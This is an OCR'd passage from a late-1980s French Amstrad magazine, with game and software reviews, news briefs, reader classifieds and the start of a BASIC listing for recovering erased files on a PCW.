Au niveau 1, vous affrontez donc la lie de la rue. Au niveau 2, une femme se fait attaquer, et vous devez abattre ses agresseurs sans la blesser elle-même. Au niveau 3, on revient à la bagarre classique. Au 4, on trouve une sorte de puzzle : vous devez reconstituer le visage de l'assassin de Murphy. Au 5, vous pénétrez dans un laboratoire de drogue et l'évacuez *manu militari*. Au 6, vous essayez d'arrêter le chef, Dick Jones. Au 7, c'est la simple course-poursuite, fuyez en empruntant une série d'ascenceurs. Au 8, on revient au baston brutal. Au 9e et dernier niveau enfin, vous apportez les preuves issues de votre enquête au chef de la police et tentez simultanément de déjouer un ultime chantage.

Editeur : Ocean
Graphisme : ★★★★
Son : ★★★
Intérêt : ★★★★★
Difficulté : ★★★★
Appréciation : ★★★★★
Machine : CPC


Pas de quoi s'ennuyer

Quel boulot ! On a beau être Robocop, la fatigue se fait sentir après une telle succession d'exploits ! Remarquez, la tâche n'est pas impossible. Comme le graphisme est bon, sinon même souvent surprenant de qualité, comme le maniement au joystick de *Robocop* est un délice de rapidité et de précision, il apparait difficile de se lasser ou de renoncer.
Dommage seulement qu'on ne puisse sauvegarder une partie... En tous cas, *Robocop* est bien plus qu'un jeu d'arcade de combat de plus, et il rappelle par sa diversité *Rambo III* ou *Barbarian II* : gros hit en perspective !

Jean-Claude

Batman II

Batman, le célèbre personnage des Comics américains est de retour, plus BD que nature. Il délaisse les pièces en 3D pour une série de tableaux directement inspirés par la bande dessinée. Voici un soft promis à un grand succès.



Editeur : Ocean
Genre : arcade/aventure
Graphisme : ★★★★★
Son : ★★★★
Intérêt : ★★★★
Difficulté : ★★★
Appréciation : ★★★★
Machine : CPC

Nous retrouvons notre personnage où nous l'avions laissé, à savoir dans les souterrains de Gotham City (l'un des surnoms de New-York), où il avait eu bien du mal à rejoindre son ami Robin au terme d'une folle équipée dans un dédale de chambres piégées et de sinistres corridors. La tentation était grande de réaliser une suite dans le même style. C'est *Head over Heels* qui fut le remake attendu par les inconditionnels de *Batman*.
La seconde version est totalement différente et se rapproche de très près de la bande dessinée originale. L'action se déroule à la manière d'un album avec des fenêtres de formats variables exactement comme dans la mise en page des « Marvel Comics » que s'arrachent les collectionneurs. On retrouve intact l'esprit de la BD, ce dont peu de jeux sur micro peuvent se prévaloir.

Clés anglaises

Le menu de *Batman* propose deux scénarios : dans *A bird in the hand*, notre héros encapuchonné devra faire face à son vieil ennemi le Pingouin, maître d'une armée de pingouins-robots véloces qui ressemblent — avec leur clé qui tourne dans le dos — à des jouets. Des malfrats à la détente facile sillonnent les rues ténébreuses de Gotham City et des zombies au pas traînant errent dans les appartements.
Dans le second jeu, *A fete worse than death*, Batman devra sauver son ami Robin prisonnier (une fois de plus !) du peu recommandable Joker.
Une seule ombre au tableau ; si le message qui invite à choisir l'un des jeux est traduit en français, une connaissance même rudimentaire de l'anglais sera par la suite nécessaire, ne serait-ce que pour identifier ce que l'on vient de ramasser car les petits objets ne sont pas toujours bien lisibles.
De plus, des conseils et des injonctions apparaissent souvent dans un petit cartouche. Ces indices sont indispensables pour avancer dans le jeu. Cette réserve mise à part, une mention toute particulière ira à la bande sonore qui contribue largement à créer l'ambiance du soft. Au début du jeu et dans la fenêtre aux accessoires, elle reprend le célèbre thème musical de l'Homme-Araignée.
Le graphisme restitue parfaitement l'atmosphère crépusculaire d'un New-York/Gotham City qui aurait emprunté à Londres ses rues bordées d'usines et ses toits mystérieux. King Kong en personne fait une apparition, agrippé au sommet de l'Empire States Building, aux prises avec une nuée de biplans.

Fenêtres superposées

Chacun des jeux commence de la même manière que la première version de *Batman* : il se laisse glisser le long d'un poteau jusque sur le sol de son quartier général souterrain. Des machines y sont entreposées ainsi que des ordinateurs dont les écrans allumés scintillent. Batman devra collecter tous les objets qui traînent çà et là avant de se lancer dans l'aventure.
Les fenêtres se recouvrent et se superposent, laissant en arrière-plan la trace des images précédentes. Ceci permet, dans une certaine mesure, de s'orienter. Dessiner un plan ne sera toutefois pas superflu car il faudra souvent revenir longuement sur ses pas afin de reprendre l'action.
Les objets ramassés sont stockés dans une fenêtre accessible à tout moment. Pour s'en servir, il faut cliquer avec les petites ailes de chauve-souris sur l'icône qui le représente puis le placer dans un poing fermé. Si l'action est validée, l'écran sursaute. Autrement, c'est que l'objet n'a aucune utilité pour le moment.

Veillez à ne pas saturer le tableau en utilisant sur place certains objets, des outils ou de la nourriture. D'autres serviront ailleurs. Un nez rouge rendra notre héros invisible. Son ombre couleur de muraille lui garantira une impunité certes provisoire mais très profitable.




Des histogrammes situés au pied de l'écran donnent des indications sur la vitalité de Batman. La notice est avare d'informations. Il faudra une fois de plus que vous découvriez vous-même à quoi correspond telle ou telle jauge ; c'est souvent la règle dans ce genre de jeu à énigmes...

La part du rêve

Au cours des deux jeux, Batman est invincible mais il se fatigue vite malgré sa technique de combat aux poings et à la savate. Peu porté à la castagne, il préfère éviter les accrochages exténuants et aller à l'essentiel : détruire l'ordinateur central ou bien délivrer Robin.
Pour se défendre, il aura souvent recours au Batarang, une redoutable arme de jet qui économisera sa vitalité déficiente. En cas de coup de pompe, un œuf au plat, une boîte de soda ou même un petit bonbon le remettra d'aplomb.
Aucune débauche de couleur : entre chien et loup tous les chats sont gris. Le personnage de Batman est un sprite d'une taille plus que confortable et apercevoir sa haute silhouette bleutée escalader prestement une échelle d'incendie vaut le coup d'œil. Le soft fourmille de personnages parfaitement animés tels les acolytes du Pingouin ou du Joker, les rats courant dans les égoûts sordides, les pingouins-robots et autres affreux.
En plus d'un jeu d'aventure et d'arcade bien ficelé, c'est la part du rêve qui fera le succès de ce soft. Rarement l'ambiance d'une bande dessinée aura été aussi bien rendue et s'arracher aux mystères de Gotham City ne sera pas facile.

Bernard Jolivalt



L'île

L'air du grand large souffle sur l'Ile, un jeu d'aventure qui fleure bon l'exotisme des mers du Sud. Les bruitages et les voix synthétisées contribuent au réalisme de ce soft qui vous emportera sous les alizés.



Un beau matin d'août 1932, le commandant Menfis accoste dans le port de Portsmouth et se rend à la taverne la plus proche. Les pintes de bière aidant, il révèle qu'il a découvert une île au large de l'Angola. Le directeur du centre géographique de Londres envoie aussitôt le major Forten en direction de cette île, mais il disparaît. C'est donc à vous qu'échoît l'enthousiasmante mission de savoir ce qu'est devenu l'infortuné major.

Sur CPC 464 avec lecteur de disquette, cette longue et belle introduction se situe juste après les remerciements à des confrères qui, pour sûr, portent la poisse à 100 %. Elle n'est certes pas indispensable, mais se priver des nombreuses gravures polychromes qui défilent pendant l'exposé est bien dommage...

L'île mystérieuse

La page de présentation est superbe, avec une digitalisation du bruit des vagues comme si on y était. La voix qui vous souhaite la bienvenue fait un peu poste à galène, ce qui correspond, il est vrai, aux capacités du haut-parleur du CPC.

La musique qui suit est heureusement autrement plus agréable. La voix rocailleuse et le livre d'images occupant une bonne partie de la disquette, il faut la retourner pour entrer dans le vif du sujet. Le texte et les illustrations s'affichent dans des fenêtres en bambou type exposition coloniale.

L'action commence sur une magnifique plage de sable fin bordée de cocotiers. Très classiquement, les directions possibles sont indiquées par une boussole tarabiscotée. La liste des objets ramassés au cours de l'aventure s'inscrit dans la fenêtre à droite.

Les dialogues sont facilités par le pavé numérique dont les touches correspondent à diverses actions. Mais on peut aussi entrer un texte par le clavier.

Le village africain

Au terme d'une promenade dans la jungle parsemée de découvertes, vous trouverez un charmant village africain peuplé de jolies indigènes peu vêtues et de natifs pas très loquaces. Difficile d'en tirer des informations... Cela ira mieux lorsque vous apprendrez à les connaître et qu'il vous auront accepté.


Chaque tableau est accompagné de bruitages évocateurs : les coups sur l'enclume du forgeron, l'envoûtant tam tam du sorcier, les insectes de la jungle ou le gémissement du vent en haut de la falaise. Seuls manquent les parfums des bougainvillés mêlés à l'odeur persistante du poisson rôti sur la braise.

Comme tous les logiciels de ce type, *l'Ile* a une tendance à ressasser souvent les même phrases. L'analyseur syntaxique vient à bout de saisies parfois farfelues et l'humour est omni-présent. Bloqué, j'ai tapé sur le clavier : « *Je prie Dieu pour qu'il m'aide* » (autant s'adresser au maître des lieux) à quoi l'analyseur a répliqué : « *Dominus vobiscum et cum spiritu tuo.* » Ce soft connaîtrait-il les subtilités du bantou ?

Les graphismes sont tout simplement ma-gni-fiques malgré les quatre couleurs du mode 1. Elles sont tellement bien exploitées que cette limitation passe complètement inaperçue !

Les amateurs de ce genre de jeu d'aventure ne seront dépaysés que par les splendides tableaux. Les digitalisations sonores sont un atout supplémentaires attrayant qui rendent *l'Ile* encore plus attrayante. Vous pouvez embarquer sans vous laissez mener en bateau.

Jean-Pierre Boghossian



Editeur : Ubi Soft
Genre : aventure
Son : ★★★★
Graphisme : ★★★★
Difficulté : ★★★
Intérêt : ★★★★
Appréciation : ★★★★
Machine : CPC

LE DESSIN TECHNIQUE ELECTRONIQUE SUR CPC

S.A.O. TURBO & C.I.A.O. TURBO

Ces deux programmes qui se partagent une seule disquette ont été développés par la société Micrologic. À la croisée de la P.A.O. et de la D.A.O., ils empruntent à l'un ses facilités de mise en page et à l'autre l'efficacité du dessin. Leurs buts, créer des schémas soignés à une échelle précise et sans déformation qui serviront ensuite à fabriquer mylards et circuits imprimés.

S.A.O. (pour Schéma Assisté par Ordinateur) est destiné au CPC 6128 mais tourne aussi sur CPC 464 ou 664 à condition de leur adjoindre une extension mémoire DK'Tronics (à l'exclusion de toute autre marque). La seconde face de la disquette contient *C.I.A.O. Turbo*, un programme de Circuit.

Les deux programmes fonctionnent de la même manière. Dès l'affichage de la page d'accueil, vous devrez indiquer le type de moniteur (monochrome ou couleur) et le nombre de lecteurs. La configuration étant généralement immuable, il est souhaitable et conseillé de lister le petit programme en Basic AC.BAS et de l'adapter une fois pour toutes à son CPC. L'opération est très simple car le listing est clairement commenté (ce qui est rarissime !).

Le format carré de *S.A.O. Turbo* regroupe quatre écrans correspondant à une surface de 20 cm sur 12,5 cm à l'échelle 1/1. Le format vertical superpose les quatre écrans. Cette option est particulièrement bien adaptée à la création de circuit au standard Europe de 100 x 220. Un scrolling permet de passer d'un écran à un autre sans solution de continuité.

Un inventaire de choix

Le menu principal comporte quatre-vingts choix ou composants ainsi que deux bandeaux avec les commandes classiques de répertoire, de chargement et de sauvegarde, d'impression, etc. Le texte s'inscrit en noir sur fond gris, d'où une bonne lisibilité et une fatigue oculaire réduite.

La longue liste qui s'étale à l'écran mélange allègrement les options de dessin (points, rectangles, cercles, arcs, ...) et les composants électroniques. Une mise en page un peu plus discriminatoire, voire une simple séparation, aurait été la bienvenue. Mais c'est une critique vraiment très mineure en regard de la facilité d'emploi offerte !

Construire figures et circuits est en effet un jeu d'enfant. Il suffit d'appeler une fonction ou un composant par son numéro pour qu'aussitôt elle soit activée ou s'apparente au milieu de l'écran.

Sur *C.I.A.O. Turbo*, l'option Rectangle est agrémentée d'une possibilité de *Full*, l'idéal pour tracer les traits épais des plans de masse. L'évidement du rectangle est possible. Les deux programmes travaillent aussi dans la dentelle puisque le réticule de positionnement peut poser un unique pixel.


Le déplacement s'effectue à trois vitesse :

— CONTROLE/flèche est le plus rapide avec ses bonds par paquet de 24 pixels en horizontal, le double en vertical.

— SHIFT/flèche divise ces valeurs par trois, d'où un ralentissement.

— La flèche seule enfin autorise un positionnement au pixel près.

Pour effacer un élément indésirable, il suffit de lui superposer le même composant et de presser sur DEL. Plus simple est impossible et l'on évite les ravages d'une fonction Gomme mal contrôlée.



Une pression sur la touche R (rotation) fait pivoter le composant. L'inversion verticale ou horizontale est aussi prévue ainsi que la duplication, très utile pour placer rapidement une foule de composants d'un même type.

Une première version de *S.A.O.* pour CPC 464 avait été alourdie par la nécessité de *merger* le menu à chaque demande ; ce défaut a été efficacement corrigé : l'accès aux quatre-vingts choix est désormais direct !

Hyper convivial


L'habitude aidant, la création d'un schéma se fait d'instinct. Le

COMDEX 89

Plus d'un millier d'exposants et soixante mille visiteurs sont attendus au COMDEX/Spring 89, une des plus grandes manifestations informatiques de la planète. C'est à Chicago qu'elle se tiendra, du 10 au 13 avril 1989.

L'AMIGA NE MANQUE PLUS DE CARACTERES

Video Generic Master est un générateur de caractères pour Amiga destiné à la réalisation de génériques sur bande vidéo. Commercialisé par *K3matic*, ce matériel permet d'incruster des textes et des images sur un fond vidéo, de réaliser des mixages avec des documents générés par un magnétoscope, une caméra ou un vidéodisque puis d'enregistrer ses créations Amiga sur bande vidéo.
Huit polices de caractère sont disponibles ainsi que quatre couleurs dont une utilisée pour la vidéo. L'espacement des caractères et des interlignes est réglable ainsi que le centrage ou la justification du texte. *Video Generic Master* permet de composer trente pages de texte brut, détouré ou ombré. Différents déplacements (scrolling à défilement réglable, page par page, boucle, etc.) sont possibles. Le *V.G.M.* est vendu **790 F TTC.**



U.A.P.

U NE A PPROCHE P ROFESSIONNELLE

Vendôme Formation, une filiale du groupe U.A.P., propose un didacticiel de formation au traitement de texte sur Epistole PC. Le cours s'adresse aux personnes déjà initiées à la pratique d'un micro-ordinateur et connaissant des rudiments de MS/Dos. Il se présente en deux disquettes (5" 1/4 ou 3" 1/2) plus un exemplaire d'*Epistole PC Junior*.
Il faut compter sept heures pour apprendre l'art et la manière d'aborder le traitement de texte, la mise en page d'un document, sa gestion et bien sûr l'impression. 512 k sont nécessaires ainsi que deux lecteurs de disquette, ou mieux, un disque dur.

(Suite de la page 77)

ACHATS

Achète CPC 6128 coul., imprimante, lecteur 5 p. 1/4 à prix intéressant. Faire proposition après 18 h. Tél. : 34.61.75.07. (Région Parisienne).

Achète disquettes prévisions astrales et graphologie et ballade Outre-Rhin. Tél. : 35.39.98.64.

Achète pour CPC 464 DDI1, aux environs de 950 F, demander Alexandre au 62.09.92.89. (Gers). Réponse assurée.

Cherche drives Vortex 5" 1/4 type F1S ou F1D câbles et notices TBE. RS.232.C. Mercitél ou scanner d'art. Tél. : 91.94.03.52.

Cherche facturation de logicys pour 6128. Tél. : 77.57.33.76. H. de B.

Cherche programmeur assembleur pour compiler graphismes jeux d'aventure joindre démo disk. Luigi Pascal HLM BT2 20259 Olmi Capella.

Achète moniteur couleur pour CPC 464 faire offre au 98.59.28.61. (Finistère). Après 18 heures.

DIVERS

Venez avec votre minitel sur Amstrad Tel + découvrir ses nouvelles rubriques 24 h/24. Venez nombreux il est multivoies au 16 (1) 34.22.09.22.

Un serveur à votre service Amstel. 91 pour les fans d'Amstrad au 64.99.68.55. Tous les jours de 8 h à 23 h.

Un nouveau club génial s'est créé sur 6128 : CPC exchange club, 36 avenue Parmentier 93600 Aulnay sous Bois.

Créé club + Help + Top 20 doc. contre 1 timbre à Régis Schneider 18, rue de Petit Landau 68170 Rixheim (Cadeaux).

Débutant sur 6128 cherche aide sur région Lons Dole Châlon/Saone. Lorrain Rte de Fretterant 71270 Pierre de Bresse. Tél. : 85.72.82.12.

Cherche notice française pour Advanced OCP Art Studio. Tous renseignements bienvenus. Tél. : 23.08.50.00. Soir.

Amis du Loto mettez la chance de votre côté avec votre CPC et mes prgs doc + cadeau C/4 timb. A G. HOH 15, rue du Hohawold 67800 Hoenheim.

Gagnez 10 000 et plus si sérieux et motivé trav. à domicile. Doc contre env. + 2 timbres M. Maucci, 8 Allée E. Gallois 93110 Rosny.

ECHANGES

Echange utilitaires pour 6128. Recherche Multiplan, Turbo Pascal. Cesarini Philippe, Rés. « Le Laetitia » Bat. 4 20600 Bastia.

Echange moniteur coul. CTM 644 TBE contre mono + 1 000 F. Bertrand Clédat. Chemin de Corotte 55000 Bar le Duc. Tél. : 29.45.15.74.

Echange Amstrad CPC 464 + nombreux jeux (600) + 2 manettes + revue contre Commodore + lect. K7. Urgent. Tél. : 69.06.19.15.

Echange Softs sur disk (possède derniers news). Griebel Guy, 33 rue Lobsann 07250 Merkwiller. Tél. : 88.36.47.70.

Cherche contact pour échange de logiciels sur PCW. Tél. : 93.71.03.94. Demander Xavier à Nice. Vds logiciels (PR) PCW.





PC

Grand Prix Circuit

Un simulateur de pilotage n'a pas besoin d'être compliqué pour être réaliste et passionnant : ce *Grand Prix Circuit* en apporte la preuve formelle !
L'écran est déjà séduisant. Sous le pare-brise à travers lequel on voit défiler la route, tout le cockpit est dessiné, volant, siège-baquet, mains du pilote, tableau de bord. Plus fort, il y a même un rétroviseur sur le côté pour surveiller vos poursuivants !
Vous commencerez par choisir votre bolide, ou plutôt son constructeur : Mac Laren, Ferrari, ou Williams. A partir de là, vous allez affronter les neuf pilotes mondiaux les plus célèbres, dont le tempérament en course est soi-disant restitué. Cela ne se sent pas vraiment, mais enfin... En tout cas, le choix de circuits est impressionnant, du Brésil au Canada en passant par le Japon, les huit « grands » circuits.
Et le pilotage ? Simple et conçu même pour les doigts les moins agiles. La répartition au clavier des touches de commande nous a semblé très judicieuse. Le temps de réponse est bon, les répétitions malencontreuses sont rares, et après quelques tours d'essai (deux options d'entraînement, avec ou sans possibilité de sortie de route), on a vraiment une sensation concrète de pilotage.
Rien n'empêche de courir tout le *Grand Prix*, avec les huit circuits à la file. C'est même conseillé ! Et guère astreignant, puisque la sauvegarde en fin de course est toujours possible.

Alain Skipbo

Editeur : Accolade
Genre : simulation
Graphisme : ★★★★
Son : ★★★
Intérêt : ★★★★
Difficulté : ★★★
Appréciation : ★★★★
Machine : PC CGA ou EGA

Circus Games


Le PC, une macine sérieuse ? Allons donc ! Voici l'occasion pour vous de faire le clown avec elle.
Vous avez été engagé chez Barnum. En raison de vos états de service exemplaires, vous êtes envoyé à la grande confrontation annuelle des professionnels du cirque. Quatre épreuves au programme sur lesquelles vous allez rivaliser avec les plus grands, c'est-à-dire des joueurs-ordinateurs, ou 1, 2, ou 3 amis.
Première épreuve, la corde raide, où comment traverser un fil sur un vélo mono-roue. Vous devez garder votre équilibre tout en effectuant les pirouettes les plus périlleuses. Votre score dépendra du niveau de danger des figures effectuées...et réussies !

Le tutu dans la sciure

Passons à la voltige à cheval. Vous êtes maintenant une charmante écuyère. Evitez de faire goûter à son charmant tutu la poussière de la piste, et multipliez les acrobaties sur le dos du cheval, sans l'effrayer bien sûr.
Toujours plus haut, le trapèze. Et sans filet s'il-vous-plaît ! Timing parfait exigé pour prendre son élan, sauter de trapèze en trapèze, et rattraper au vol vos co-équipiers, qui parfois ne sont pas très collaboratifs...
On terminera sur des rugissements, avec l'épreuve de domptage de tigres. Muni d'un fouet et de toute votre connaissance de la psychologie féline, vous devez obliger ces gros matous à monter sur des tabourets ou à traverser des cerceaux enflammés. Le coup de fouet doit être autoritaire, mais pas trop ; il doit claquer devant le nez de l'animal, et surtout ne pas le toucher... Ces petites bêtes sont si sensibles.
Circus Games bénéficie de graphismes vraiment exceptionnels, d'une musique posant bien l'ambiance, et d'une animation si précise qu'on croirait vraiment regarder la *Piste aux Etoiles* ! Les épreuves sont d'un bon niveau de difficulté, et les parties à quatre joueurs ne sont pas tristes. Un véritable chef-d'œuvre, dont on ne se lasse pas.

J-M. Maman

Editeur : Tyne Soft
Genre : simulation
Graphisme : ★★★★★
Son : ★★★★
Intérêt : ★★★★
Difficulté : ★★★★
Appréciation : ★★★★★
Machine : PC EGA



Rare dans les simulations de combat maritime, le patrouilleur lance-torpilles, ou PT-109 pour les intimes. Maniable et dévastateur.
Pour le théâtre des opérations, vous avez le choix. Pacifique ou Méditerranée. Sur l'un ou l'autre, vous ne manquerez pas non plus de scénarios, une vingtaine au total, qui vont de la simple patrouille de routine (par exemple un petit tour autour des Philipines en localisant puis détruisant quelques rares bâtiments) au conflit étendu (bataille complète contre douze types de vaisseaux et de nombreuses escadrilles d'aviation).
De quoi apprendre progressivement toutes les commandes du patrouilleur, ce qui n'est pas si difficile. En effet, le pilotage des moteurs comme des armes peut se faire essentiellement à la souris, et les procédures un peu complexes à retenir se comptent sur les doigts d'une main.


Hors-bord de luxe

La moitié supérieure de l'écran montre l'immensité des flots, selon quatre directions. Avions et bâtiments ennemis y sont représentés avec un luxe de détails. Une fine barre, juste en dessous, indique le numéro de référence de chaque cible potentielle. Très pratique pour donner les ordres de tir sans aucune ambiguïté.
La moitié inférieure de l'écran regroupe très classiquement les cadrans de contrôle et de commande, radar, régime du moteur, cap, pilotage automatique ou manuel, etc. Ajoutez à cela une batterie d'armes défensives, dont l'écran de fumée, pour protéger votre fuite si les choses tournent mal, ou le « silencieux », qui réduit de moitié la puissance des moteurs mais atténue leurs vibrations, décelables plus tard par l'ennemi. Idéal pour s'approcher en douce...
Les armes offensives se retrouvent sur une vue superbe (et aérienne) du pont du PT-109. On cliquera sur les tourelles, les lance-torpilles ou les mitrailleuses sol-air pour attaquer les ennemis alentour. Si leur maniement est enfantin, il faut savoir les économiser : la simulation gère le temps de refroidissement ou



PT-109

de recharge des armes ; en outre, les stocks de torpilles sont très limités ; enfin, certains ordres demandent un délai d'exécution.
Le réalisme de la simulation semble donc très poussé, comme est soigné l'ensemble de ses commandes et de ses écrans graphiques (très clairs et agréables même en monochrome).



Editeur : Spectrum Holobyte
Genre : simulation maritime
Graphisme : ★★★★
Son : ★★
Intérêt : ★★★★
Difficulté : ★★★
Appréciation : ★★★★
Machine : PC CGA/EGA



PAS D'ACCORD !

Non vraiment, le temps de jeu est trop long ! On a beau patrouiller, il ne se passe rien, ou un bref affrontement toutes les dix minutes. C'est peu ! Quant aux vrais combats, ils sont trop difficiles...

Patrouilles de routine

L'intérêt tactique des scénarios est variable, et les habitués de ce genre de logiciel éviteront les premières patrouilles, un peu trop tranquilles à notre goût, et même ennuyeuses. Les missions en Méditerranée sont les plus stressantes et, stratégiquement, les plus exigeantes. On est loin du jeu d'arcade. Ici, votre habileté n'est guère en cause, mais c'est surtout votre rapidité et votre esprit de décision qui feront la différence.
PT-109 n'est pas très éloigné d'une habituelle simulation de combat sous-marin. Mais cette fois, on combat seulement en surface, et les tâches de pur pilotage en sont d'autant allégées. Bref, on retrouve l'esprit et la conception habile du célèbre *Gato*, avec en plus une touche d'aventure qui rehausse le tout.



Alain Skipbo

> **Saisie du listing:**
> Sous CP/M+, tapez BASIC puis <RETURN>. Les codes entre crochets ne doivent pas être saisis.

PCW: A LA RECHERCHE DU FICHIER PERDU.

Hormis sous Locoscript dont une option permet de récupérer un document supprimé, l'effacement d'un fichier sur PCW est catastrophique. Pire, en dépit de l'abondance des utilitaires fournis avec CP/M+, il n'existe aucun outil permettant de récupérer un fichier jeté aux oubliettes par un ERASE intempestif.

LE CPC AU SECOURS DU PCW

Si vous comptez, dans votre entourage, un possesseur de CPC 6128 (ou d'un 464 avec lecteur de disquette) et qu'il possède Discology, *vous pourrez vous dispenser de* Recupera *dans certains cas. En effet, bien que le CPC ne lise qu'avec réticence d'autres formats que le sien, il accepte fort bien les disquettes du drive A: du PCW sous* Discology. *Grâce à l'éditeur, vous lirez les premiers secteurs de la disquette. Lorsque les noms des fichiers apparaîtront, un simple examen du code —lisible à l'extrême gauche de la fenêtre — vous renseignera. La transformation des E5 en 00 puis la validation de l'écriture seront un jeu d'enfant.*

Disquettes ravagées

Des fichiers durement malmenés, avec destruction de directory et autres horreurs innommables pourront même être plus ou moins explorés. En effet, alors que le lecteur de disquette refuse de s'aventurer sur les pistes défoncées, Discology *sait les outrepasser et retrouver les miettes de fichiers-textes éparpillées dans le désert magnétique.*

L'errance dans les débris d'une disquette est facilitée par l'option « Ascii uniquement ». Discology *saura même lire, dans une certaine mesure, les fichiers d'une disquette 720 k ! N'espérez toutefois pas reconstituer une feuille de calculs car vous seriez confronté à un inextricable fouillis de données et de formules.*

Un soupçon de théorie. Contrairement à ce que laisserait supposer son nom, ERASE (« efface » en anglais) n'anéantit pas le fichier périmé dont le nom figure toujours au directory, précédé par le code E5. Cette marque le rend invisible à DIR. De plus, si l'ordinateur a besoin de place pour loger des données, ce sont ces fichiers en sursis qui seront écrasés par les nouveaux venus. D'où la corollaire, écrire sur une disquette « à problèmes » met en péril les informations cachées qui pourraient y figurer !

Pour récupérer des programmes ou des données effacés par ERASE, il faut remplacer le code E5 par 00, le numéro de USER qui lui sera désormais affecté. En l'absence d'un éditeur de secteur permettant cette manipulation, nous vous proposons un programme rapide et efficace grâce auquel vous pourrez récupérer vos précieux fichiers. *Recupera* a été publié récemment dans *Amstrad CP International*, un confrère allemand. Entièrement traduit (y compris les variables) il s'avère plus performant que la version originale qui ne travaille que sur le drive A:. La version francisée de *Recupera* reconnaît les lecteurs A: et B: des PCW 8512 et 9512. *Recupera* localise tous les fichiers désignés par la marque d'infamie E5 et propose leur récupération. L'ouvrage terminé, un simple DIR vous permettra de constater le retour du fichier caché.

IL NE FAUT JAMAIS

— Formater une disquette contenant des données. Elles sont alors perdues sans rémission puisque toute l'organisation magnétique de la disquette a été nivelée. Il n'y a plus de directory, c'est le vide sidéral.

— Recopier une face d'une disquette B: sur l'autre face de la disquette. Contrairement au lecteur A: qui ne possède qu'une seule tête de lecture, le drive B: en possède deux qui prennent la disquette en sandwich. Virtuellement, la disquette B: n'est qu'une grande surface magnétique. Recopier le défaut d'une face sur l'autre crée une méchante pagaille !


— En revanche, nous n'insisterons jamais assez sur l'absolue nécessité de dupliquer les fichiers les plus importants ! À quoi bon posséder trois copies de Multiplan *si la disquette contenant votre budget prévisionnel en huit feuilles bien tassées est scratchée ?*

```
10 ' RECUPERATION DE FICHIERS EFFAC [ 2976 ]
ES SUR PCW
20 '                               [ 169 ]
30 ' Codes ESCape:                 [ 1091 ]
40 '                               [ 171 ]
50 bip$=CHR$(7):esc$=CHR$(27)      [ 1659 ]
60 doff$=esc$+"0":don$=esc$+"1"    [ 1727 ]
70 cls$=esc$+"E"+esc$+"H":effht$=es [ 4095 ]
c$+"d":effbas$=esc$+"J":PRINT cls$
80 DEF FNsc$(z%,s%)=esc$+"Y"+CHR$(z [ 2894 ]
%+32)+CHR$(s%+32)
90 cu$=esc$+"e":cux$=esc$+"f"      [ 1652 ]
100 inv$=esc$+"p":norm$=esc$+"q"   [ 1875 ]
110 readsec=&HF000:writesec=&HF05D: [ 3032 ]
adrsec=&HF016
120 DEFINT I                       [ 726 ]
130 '                              [ 219 ]
140 RESTORE 180                    [ 914 ]
150 FOR i%=1 TO 5                  [ 945 ]
160 READ ind%(i%),mg$(i%)          [ 1365 ]
170 NEXT                           [ 503 ]
180 DATA 13,"<S>uivant    <R>écupère [ 4232 ]
r    <A>utre disquette     <F>in"
190 DATA 22,"<R>écupérer     <A>utre [ 3461 ]
 disquette     <F>in"
200 DATA 30,"<A>utre disquette     [ 2441 ]
<F>in"
210 DATA 18,"Insérez la disquette p [ 4232 ]
uis appuyez sur une touche."
220 DATA 26,"Numéro du fichier à ré [ 2968 ]
cupérer: "
230 FOR i%=1 TO 5                  [ 944 ]
240 mg$(i%)=mg$(i%)+bip$           [ 1291 ]
250 NEXT                           [ 502 ]
260 '                              [ 223 ]
270 ' Affichage                    [ 878 ]
280 '                              [ 225 ]
290 PRINT cux$;:FOR I=1 TO 13      [ 1782 ]
300 PRINT FNsc$(0,10)CHR$(150);:PRI [ 4026 ]
NT STRING$(70,CHR$(154));CHR$(156)
310 PRINT FNsc$(I-1,10)inv$;CHR$(14 [ 3358 ]
9);SPACE$(70);CHR$(149)
320 NEXT I                         [ 605 ]
330 PRINT FNsc$(12,10)CHR$(147);:PR [ 4083 ]
INT STRING$(70,CHR$(154));CHR$(153)
340 PRINT FNsc$(3,15)"R E C U P E R [ 4480 ]
 A T I O N   de   F I C H I E R S
 E F F A C E S"
350 PRINT FNsc$(5,41)"sur  P C W   [ 1872 ]
360 PRINT FNsc$(7,40)STRING$(12,CHR [ 2451 ]
```

```
$(154))
370 PRINT FNsc$(10,13);CHR$(164);"  [ 6155 ]
Udo RIEGER & C.P.I. 1988  Traduit e
t adapté par Bernard JOLIVALT"
380 PRINT norm$;                     [ 1027 ]
390 PRINT FNsc$(18,18)"";:INPUT "Su [ 5888 ]
r quel lecteur se trouvera la disqu
ette (A: ou B:) ";lect$
400 lect$=LEFT$(lect$,1):lect$=UPPE [ 4475 ]
R$(lect$):IF lect$="A" THEN drive$=
"00"
410 IF lect$="B" THEN drive$="01"   [ 1890 ]
420 IF lect$<>"A" AND lect$<>"B" TH [ 3738 ]
EN PRINT bip$;cls$:GOTO 390
430 GOSUB 1320                       [ 797 ]
440 DIM file$(128)                   [ 994 ]
450 '                                [ 224 ]
460 ' Recherche des données effacée [ 2416 ]
s
470 '                                [ 226 ]
480 dma=&HF100:j%=0                  [ 1062 ]
